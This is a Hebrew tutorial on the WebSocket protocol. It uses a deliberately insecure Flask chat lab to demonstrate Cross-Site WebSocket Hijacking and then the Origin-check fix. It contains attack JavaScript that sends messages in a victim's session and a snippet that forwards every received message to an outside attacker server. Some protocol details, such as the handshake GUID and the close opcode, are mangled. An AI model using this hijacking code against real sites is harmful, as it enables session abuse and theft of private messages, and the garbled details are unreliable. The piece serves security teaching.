Technologic Papers

# Web Sockets

מאת אליק קולדובסקי

## הקדמה

תארו לעצמכם את הסיטואציה הבא: השנה היא שנת 2000 וקצת, אתם גולשים באחד מחדרי הצ'אט האהובים עליכם ואתם באמצע שיחה מרתקת עם הגולש "T!גמן כ2ר מהגן". הוא בדיוק עומד לספר לכם את הסוד האפל ביותר שלו; הוכחה מלאה להשערת גולבך. אבל יש בעיה רצינית, פרוטוקול http (או https, כאילו שזו הבעיה הכי גדולה בחדרי צ'אטים) הוא פרוטוקול stateless.

ואתם נאלצים ללחוץ על מקש ה-F5 פעם אחר פעם, רק כדי לגלות ש-T!גמן כ2ר מהגן הוא לא יותר מטרול והוא עומד לשלוח לכם לינק לפרסומת "שיווק שותפים לקרקע חקלאית בכרכור". תוך כדי, עולות אצלכם מחשבות כפירה שמתנגדות למודל שבו האינטרנט בנוי; אין לאינטרנט פתרון טוב יותר מאשר לבצע בקשות באופן יזום מול אתר האינטרנט בתקווה שבאחת מהתגובות, הדף יתעדכן?

אז ברכותיי, יש.

במקרה שלא הבנתם, אנסה להסביר. האינטרנט כפי שאנחנו מכירים אותו עובד בצורה פשוטה. הלקוח מבקש משהו מהשרת והשרת עונה לו.

You get what you ask for.

אבל הבעיה במצב כזה היא שמידע לא עובר בזמן אמת ואם השרת מתעדכן, המשתמש לא ידע על כך עד שהוא יבקש מחדש את הדף באופן יזום.

הבעיה לא חדשה והוצגו במהלך השנים טכניקות שונות המאפשרות לאתרים להתעדכן באופן דינאמי. בשנת 2005, עם המצאת ה-AJAX, הוצגו מספר פתרונות המאפשרים לאינטרנט להיות מעט יותר Real Time. לדוגמה HTTP Polling, מנגנון שמבצע בקשה יזומה לשרת באופן פריודי.פתרון נוסף הוא HTTP Long Polling, מנגנון המדמה חיבור רציף באמצעות יצירת חיבור מהשרת ללקוח שנשאר פתוח עד שמתקבל מידע. כאשר החיבור נסגר, הלקוח מבצע התחברות לשרת מחדש.

היות וכל הפתרונות רוכבים מעל פרוטוקול HTTP, קיים overhead גדול מאוד בתעבורה. מעבר למידע, נשלח גם ה-header על כל חלקיו ובכך יוצר latency גבוה מאוד. במידה ואתם מעוניינים לבנות משחק

דפדפן או כמו בדוגמה מעל, חדר צ'אט מפוקפק, ככל שיש פחות latency כך האפליקציה תעבוד בצורה חלקה יותר.

אמנם כל המניפולציות השונות מספקות מענה, אבל מעולם לא היה פתרון full duplex אמיתי, המאפשר העברת מידע בצורה יעילה עד המצאת ה-WebSocket.

## ?WebSocket

Websocket הוא פרוטוקול בשכבת האפליקציה, מעל TCP, ליצירת חיבור תקשורתי רציף בין הלקוח לשרת. ההודעות עוברות ב-WebSocket בצורה של raw binary. הפרוטוקול תוכנן לעבוד מעל תשתית HTTP ולהשתמש בפורטים 80 או 443.

<u>מבנה הפרוטוקול</u>

הפרוטוקול מורכב מ-2 חלקים: Handshake והעברת המידע. כאשר לקוח מעוניין ליצור חיבור ב-WebSocekt, הוא שולח לשרת הודעה שאומרת לשרת "שלום, אפשר WebSocket?"

הוא יעשה זאת באמצעות פנייה לאתר בכתובת שלו, בד"כ בפרוטוקול ws (או wss כאשר מדובר ב-Websocket secure, במקרה כזה יש צורך לבצע TLS handshake על מנת שיהיה ניתן להעביר את המידע בטווח מוצפן.) לדוגמה:

ws://example.com:80/websocket?user=Alik

חשוב לציין שהפרוטוקול מתוכנן בצורה כזו שניתן יהיה להשתמש באותו פורט הן ל-WebSocket ול-HTTP:

```
GET /chat HTTP/1.1
Host: server.example.com
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Key: dGhlIHNhbXBsZSBub25jZQ==
Origin: http://example.com
Sec-WebSocket-Protocol: chat, superchat
Sec-WebSocket-Version: 13
```

[בקשה לשדרג לתקשורת WebSocket]

אם חלק מהשדות נראים לכם מוכרים, זה בגלל שזה HTTP.

ישנם 2 שדות מעניינים בבקשה:

- השדה הראשון הוא שדה ה-Upgrade, שמשמעותו בקשה לעבור ל-WebSocket.
- השדה השני הוא ה-Sec-WebSocket-Key, השדה נועד לציין שהשרת מוודא שאכן בוצע חיבור באמצעות WebSocket. כדי לעשות את זה, תהיו איתי זה מצחיק, השרת מבצע את החישוב הבא:
  1. השרת לוקח את הערך המופיע ב-Sec-WebSocket-Key
  2. משרשר אותו עם הערך הקבוע EAFA5-E914-47DA-95CA-C5AB0DC85B11258
  3. השרת יבצע SHA1 על התוצאה
  4. השרת יחזיר את התוצאה ללקוח במבנה של base64

בשלב הזה עליכם לעצור ולשאול, אם השרת הוא זה שמבצע את החישוב על ערך קבוע ועל ערך המתקבל מהלקוח, הרי שכל שרת יכול להתחזות ל-WebSocket ולהחזיר את הערך המצופה ממנו, אז למה זה טוב?

כדי להבין, יש צורך להסביר מושג אחר Caching Proxy.

כשאנחנו מבצעים בקשה מול שרת, אנחנו מדברים ישירות איתו לעיתים רחוקות מאוד. בד"כ, אנחנו מדברים עם שרתי הביניים הנקראים שרתי Proxy. אחת הפונקציות של אותם השרתים היא Caching proxy. השרתים מאחסנים מידע בצורה לוקאלית ובמידה ולקוח מבקש משאב שנמצא ברשותם הם יחזירו אותו בעצמם במקום להעביר את הבקשה לשרת.

כאשר אנחנו פונים לשרת ומקבלים תשובה המכילה את השדה Sec-WebSocket-Accept עם ערך תקין, אנחנו יכולים לדעת שאנחנו מדברים עם שרת WebSocket ולא עם שרת Proxy המחזיר לנו מידע שהוא לא היה אמור לשמור. חשוב לציין שלא מדובר באספקט אבטחתי אלא תפעולי!


במקרה והשרת תומך ב-WebSocket, הוא יגיב "קח WebSocket"

```
HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: s3pPLMBiTxaQ9kYGzzhZRbK+xOo=
Sec-WebSocket-Protocol: chat
```

התשובה מהשרת proxy היא פחות מורכבת. השורה הראשונה בהודעה, HTTP/1.1 101 Switching Protocols מציינת שה-handshake הסתיים והתקשורת עברה ל-WebSocket. כל סטטוס אחר אומר שיש לנו בעיה.

הלקוח יוודא את שדה ה-Sec-WebSocket-Accept כפי שהסברתי הרגע, במידה והוא לא תקין לא יפתח חיבור.

לאחר Handshake מוצלח, הלקוח והשרת יזנחו את התקשורת מעל HTTP לטובת תקשורת בצורה בינארית במבנה הבא:




רוב השדות הם די Self explanatory אבל יש 2 שדות שארצה להתעכב עליהם **Mask** ו-**Masking key**:

**Mask - 1 bit** - מציין האם המידע ב-payload יהיה ממוסך. במידה והערך הוא 1, המפתח יהיה בשדה ה-masking-key. כל הודעה הנשלחת מהלקוח לשרת חייבת להיות ממוסכת וכל הודעה הנשלחת מהשרת ללקוח תהיה לא ממוסכת. במידה והלקוח מקבל הודעה ממוסכת או שהשרת מקבל הודעה לא ממוסכת, הוא יסגור את החיבור.

**Masking key** - אם שדה ה-masking מכיל את הערך 1 (הודעות מהלקוח לשרת) ההודעות תהיינה ממוסכות באמצעות המפתח הנמצא בשדה ה-Masking key תוך שימוש באלגוריתם הבא:

```
var DECODED = "";
for (var i = 0; i < ENCODED.length; i++) {
    DECODED[i] = ENCODED[i] ^ MASK[i % 4];
}
```

הלקוח בוחר בצורה אקראית מפתח באורך 32 ביט ובכל פריים יהיה שימוש במפתח אחר. פעם נוספת עולה שאלה, איך מיסוך עוזר אם כל הודעה מכילה את מפתח ההצפנה?

ההסבר אינו טריוויאלי, תנסו להתרכז. כאשר הודעות עוברות דרך האינטרנט, ההודעות עוברות דרך רכיבים שונים בדרך, לדוגמה ראוטרים או שרתי פרוקסי. הרכיבים השונים נוהגים לקרוא את ההודעות על מנת לתקן אותם, להוסיף headers או לבצע אופטימיזציות.

כדי למנוע מצב בו תוקפים מסוגלים לפגוע בעבודה התקינה של אותם אמצעים, על ידי ניצול חולשה ושליחת Exploit למשל, הדפדפן יבצע מיסוך להודעות כך שתוקף לא יוכל לשלוט בתוכן ההודעה הנשלחת. כאשר ההודעות הנשלחות תהיינה בפורמט שאינו מוכר לשרתים השונים, התוקף לא יוכל לנצל אותם בצורה זדונית.

סגירת החיבור

כשהחיבור יגמר, תישלח הודעה עם הערך 80% בשדה ה-opcode לאחר שליחת הודעת Close, אסור לשלוח עוד הודעות. לאחר קבלת הודעת Close, יש לשלוח הודעת Close גם כן. ורק לאחר מכן חיבור ה-TCP יסגר.

עכשיו כשאנחנו ש-WebSocket הוא פתרון ליצירת חיבור FullDuplex אמיתי בין לקוח לשרת Web, אפשר לגשת לחלקים הפרקטיים.

## Back to the lab again

אני מאמין שעל מנת להבין מול מה אנחנו מתמודדים, צריך להבין איך הוא עובד. לשם כך החלטתי להקים מעבדה.

המעבדה שלנו תכיל שרת Flask המאפשר למשתמשים לקחת חלק בחדר צ'אט. את החלקים הבאים נעשה בצורה של מגן-תוקף, האתר נבנה ללא שום התחשבות באספקטים של אבטחת מידע, אני אציג בכל שלב פגיעות אחת ולאחר מכן אציג כיצד תיקנתי אותה.


### Your toolbelt

בטרם ניגש למלאכה, אנחנו צריכים להכין את חגורת הכלים שלנו.

- Firecamp - תוסף לגוגל כרום המאפשר לך לייצר סוגי בקשות שונים מול שרתי ה-Web, בין אם זה WebSocket, בקשות REST או GraphQL
- Burp Suite - לדעתי, הכלי הטוב ביותר לבדיקת אבטחה לאתרי אינטרנט. הכלי מאפשר לצפות בהיסטוריית ההודעות, לערוך הודעות, לשלוח אותן over and over
- Wireshark - הא' ב' של בדיקת התקשורת. כלי המאפשר לצפות בתעבורת רשת בזמן אמת.
- Javascript - שפת scripting אשר נשתמש בה על מנת לממש את המתקפה שלנו.

**Awsome Chat**! (השגיאות כתיב בקטע אירוני ומודע לעצמו)


הכירו את אתר הצ'אט הכי טוב שנברא. כל משתמש שנכנס, מכניס את שם הבמה שלו:




ומצטרף לחדר צ'אט:

[כמו אומגל רק בלי החשש שתיפול על שוטר שהתחזה להיות קטין]

המתקפה הראשונה שנדגים תהיה CSWH, המתקפה פועלת באופן שיכול להזכיר את CSRF. נחזור רגע ל-handshake שהסברנו עליו בתחילת המאמר ונסתכל על הבקשה הנשלחת מאתר הצ'אט שלנו אל השרת.




נוכל לשים לב שביחד עם הבקשה נשלח ה-Cookie. כידוע, האינטרנט שלנו הוא Stateless ועל מנת שלא נצטרך בכל פעם להכניס את הפרטים שלנו מחדש, קיים מנגנון ה-Cookie. השרת מעביר ללקוח Cookie, אותו הלקוח מחזיר לשרת בכל פנייה מחודשת. השרת בודק את הפרטים ויודע לזהות את המשתמש באמצעות אותו הערך. תוקף יכול להפנות את הלקוח להיכנס ללינק זדוני, כאשר הלקוח יכנס בזמן שהוא מחובר לאתר, הדף יבצע בקשה לצ'אט בשמו וישלח את ה-Cookie שלו כחלק מהבקשה. כמו CSRF רק על WebSocket.

על מנת לממש את המתקפה, נשתמש ב-Webhook.site. אתר מדהים המשמש כדף Web, אליו ניתן להפנות בקשות. את התגובות ניתן להגדיר כרצוננו.


בדף שנכתוב, אנחנו ניצור התחברות בשם הלקוח הנתקף ונשלח הודעות נאצה מהמשתמש שלו. כדי לבצע את ההתחברות, נוכל להיעזר בקוד המקור של צד הלקוח:

```
<script type="text/javascript" >
    var socket = io('http://' + document.domain + ':' + location.port, {
        transposts: ['websocket']
    });

$(document).ready(function() {
    socket.connect();
    socket.on('connect', function() {
        console.log("connection!!!!!");
        socmet.emit('joined', {
            data: 'I\'m connected!'
        });
    });

    socket.on('message', function(data) {
        console.log("Received message:' + JSON.stringify(data));
        myform.outputtext.value += data.username + ":" + data.data + "\n"
        $('#chat').val($('#chat').val() + data.data + '\n');
    });
});

function send() {
    socket.emit('message', {
        data: document.myform.message.vale
    });
    document.myform.message.value ="";
    return false;
}

</script>
```

כאן אנחנו יכולים לראות את הלוגיקה שמאחורי התקשורת. נשתמש בה על מנת לזהות את סוגי ההודעות המעניינות אותנו ולאחר מכן נטמיע את הפונקציונליות הזו באתר הזדוני שלנו. במקום ה-document.domain נפנה אותו להתחבר לאתר אותו אנו מעוניינים לתקוף ואז נשלח הודעות נאצה בשמו של הקורבן:

```
    <script>
    var socket = io('http://XXXXXXXXXX', {
        transports: ['websocket']
    });

var xhttp = new XMLHttpRequest();

#(document).readly(function() {
    socket.connect('http://XXXXXXXXXX' + ':' + location.port);
    socket.on('connect', function() {
        consol.log("connected!!!!!!");
        socket.emit('joined', {
            data: 'I\'m connected!'
        });
    });

    socket.emit('message', {
        data: 'מי אתה שתרים עלי את הקול שלך יא חתיכת ילד'
    });
```

נשים את הקוד שלנו ב-WebHook ולבסוף נשלח את הלינק בחדר הצ'אט שלנו בתקווה שאחד הילדים התמימים יכנס:




בשנייה שיוסי נכנס ללינק, רץ קוד בדפדפן שלו שהתחבר ל-WebSocket. היות ויוסי היה מחובר לצ'אט, ההתחברות ל-WebSocket בוצעה באמצעות ה-Session שלו ולכן ההודעה נכתבה בשמו:

```
יוסי:איזה כיף, סוף סוף מצאנו חדר צ'אט באינטרנט שמתאים לילדים
מנחם:שלום יוסי איזה כיף שהצטרפת
חתיך אש מגיל 6:רוצים לראות משהו מגניב? כנסו
http://webhook.site/6b9f40cf-19c4-4f2b-bd3f-ef93864ca776
שאול:שלום חברים כיף להיות פה, איזה לינק מעניין חתיך אש שלח
אני רוצה לראות מה זה
יוסי:מי אתה בכלל שתרים עליי את הקול שלך יא חתיכת ילד
שאול:יוסי למה אתה מדבר ככה זה לא נעים לנו
```

**But Wait! There's more!**

על פניו זה נראה כמו CSRF על WebSocket, אבל אם נזכר בעובדה ש-WebSocket הוא Full Duplex, אנחנו נבין שאנחנו לא רק שולטים על הבקשות שאנחנו שולחים בשם הנתקף, אנחנו גם מקבלים את כל הבקשות שהוא מקבל בחזרה. כלומר, יש לנו שליטה מלאה על התקשורת שלו מול האתר ולכן המתקפה חמורה משמעותית מ-CSRF.


נעשה שינוי קטן בקוד שלנו ונוסיף שבכל פעם שאנחנו מקבלים הודעה, אנחנו שולחים אותה לשרת שלנו:

```
socket.on('message', function(data) {
    xhttp.open("GET", 'http://[redacted]/' + data.username + '/' + data.data, true);
    xhttp.send();

});
```

לאחר שנפל בפח קורבן מסכן נוסף, נסתכל על הבקשות שהתקבלו בשרת:

```
root@kali:~/Desktop/ctf# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...

            - - [30/Oct/2019 09:27:22] "GET /%D7%97%D7%AA%D7%99%D7%9A%20%D7%90%D7%A9%20%D7%9E%D7%92%D7%99%D7
%9C%206/%D7%90%D7%97%D7%9C%D7%94%20%D7%92%D7%91%D7%A8%20%D7%A9%D7%91%D7%A2%D7%95%D7%9C%D7%9D HTTP/1.1" 404 -
```

נעשה decode להודעה ונראה שאנחנו מקבלים את כל ההודעות העוברות דרך ה-WebSocket שלנו:




כמובן שאפשר גם לשדרג את המתקפה, למשל לכתוב שרת C&C שאליו הנתקף מתחבר, מקבל ממנו את ההודעות ומעביר אותן בצ'אט ובכך להפוך לחלק פעיל בצ'אט תחת שמו של הנתקף.

**איך מתמודדים?**


על מנת למנוע מאתרים זדוניים לפנות לאתר שלנו, אנחנו נרצה לדאוג שמנגנון ה-CORS מוגדר בצורה נכונה. מנגנון ה-CORS מגדיר שרק אתרים אשר יש להם אישור להתחבר לאתר יוכלו לעשות זאת.

אך לצערנו, CORS אינו ממומש עבור WebSocket והם אינם מוגבלים ב-Same Origin Policy, לכן יש צורך לבדוק את ה-שדה ה-**Origin**. השדה נוסף לבקשה באופן אוטומטי על ידי הדפדפן ומייצג את הדומיין ממנו הגיעה בקשה מסוימת. השדה משומש על מנת לבדוק האם ההודעה הגיעה ממקור אמין.

אם שדה ה-Origin שונה מאחד האתרים אשר מהם אני מעוניין לקבל חיבור, אני אבחר להפיל חיבורים שכאלה.


## מידע רגיש מעל הרשת

תרחיש אימים נוסף שאנחנו יכולים לעמוד מולו, הוא מצב בו תוקף נמצא ברשת ומסוגל לצפות בתעבורה ולגלות מידע רגיש. בואו נפתח WireShark:



| | | | | | |
|---|---|---|---|---|---|
| 173 | 4.938470308 | [redacted] | [redacted] | HTTP | 870 GET /socket.io/?EIO=3&transport=websocket HTTP/1.1 |
| 174 | 4.939648619 | | | HTTP | 229 HTTP/1.1 101 Switching Protocols |
| 175 | 4.939671057 | | | TCP | 54 47982 → 80 [ACK] Seq=817 Ack=176 Win=30336 Len=0 |
| 176 | 4.939903215 | | | WebSoc… | 147 WebSocket Text [FIN] |
| 177 | 4.939913020 | | | TCP | 54 47982 → 80 [ACK] Seq=817 Ack=269 Win=30336 Len=0 |
| 178 | 4.940028471 | | | WebSoc… | 60 WebSocket Text [FIN] |
| 179 | 4.940035437 | | | TCP | 54 47982 → 80 [ACK] Seq=817 Ack=275 Win=30336 Len=0 |
| 180 | 4.966118207 | | | WebSoc… | 100 WebSocket Text [FIN] [MASKED] |
| 182 | 5.006347017 | | | TCP | 60 80 → 47982 [ACK] Seq=275 Ack=863 Win=1051136 Len=0 |
